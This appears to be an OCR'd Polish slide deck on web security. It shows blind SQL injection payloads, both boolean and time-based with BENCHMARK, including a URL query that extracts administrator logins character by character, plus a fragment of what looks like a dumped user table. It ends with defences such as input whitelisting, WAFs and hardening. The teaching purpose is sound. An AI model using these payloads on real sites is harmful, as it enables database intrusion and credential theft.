
1836 botów :-)



30	de 5/		M
31	na 5/	haslo_	M
32	tis 5/	haslo_	K
33	m 5/	haslo_	M
1865	ma 5/	haslo_	M
1866	re 5/	haslo_	M
1867	bo 5/	haslo_	K
1868	Al 5/	tu	M
1869	no 5/	he	M

M

Blind SQL Injection



Formularz rejestracyjny:

'

B

Blind SQL Injection

❶ 1' and 1='0

→ OK.

❷ 1' or 1='1


→ Taki email już jest zarejestrowany w serwisie. Musisz podać inny

❸ 1' union all SELECT IF(user() like '%sig%', BENCHMARK(3000000,MD5('x')),NULL)#


→ opóźnienie → user() == sig@...

❹ 1' union all SELECT IF(user() like '%asd%', BENCHMARK(3000000,MD5('x')),NULL)#

→ brak opóźnienia



B


1019:644 -
File Edit View Bookmarks Widgets Feeds Tools Help
http:// .pl/oferta.php?id=8%20and%201=2
Baza produktów dla wybranej kategorii jest pusta

B

Blind SQL Injection

- /zgoda.php?id=155765%20AND%20(select%20ascii(substring((select%20login%20from%20admini%20limit%201,1),1,1)))%3D97

- id=155765 AND (select ascii(substring((select login from admini limit LINIA,1), MIEJSCE, 1))) =ZNAK_ASCII

B

Wyniki blind SQL Injection

❶ Opóźnienie

❷ Treść

❸ Komunikat błędu

B

Co na to poradzić?

❶ Filtrować wprowadzane dane
- Białe listy znaków
- Spójność (IDS, Firewall, aplikacja, baza danych)

❷ Nie ufać filtrom po stronie użytkownika (*listy wyboru, JavaScript*)

M

Podsumowanie

Z bezpieczeństwem WWW jest źle

Błędy są **wszędzie*** wokół nas

*no prawie wszędzie ;-)

Co zrobić?

Koniecznie filtrować **wprowadzane** i **wyprowadzane** dane

❶ Firewalle aplikacyjne
❷ IDSy

Białe listy!

M

Być świadomym potencjalnych zagrożeń i problemów

❶ Słuchać i pytać
❷ Korzystać z pomocy specjalistów
❸ Bilansować koszty z zyskami

każdy feedback jest dobry

M

Używać sprawdzonych rozwiązań

- Odpowiedzią na tradycyjne błędy jest kod zarządzany, automatyczne typowanie, GC, itp.
- Odpowiedzią na błędy w kodowaniu WWW są ***frameworki***
  - Pozwalają na zachowanie pewnej jakości kodu
  - **Nie jesteśmy w 100% bezpieczni**
    - » Jeszcze nie są wystarczająco dojrzałe
    - » Nie wszyscy wiedzą jak z nich korzystać
    - » Bywają rozszerzane "na głupa"
    - » Efekt skali powoduje, że błędy propagują się szeroko

Hardening

Poprawna konfiguracja jest niezwykle istotna

Jedna dyrektywa w **php.ini** może zablokować wykorzystanie błędu w aplikacji

PHP:
http://www.sans.org/top20/#s1

Myślenie

Nikt ani **nic** nie ustrzeże nas przed skutkami błędów logicznych


michal@sobiegraj.com
b.lacki@logicaltrust.net
Pytania?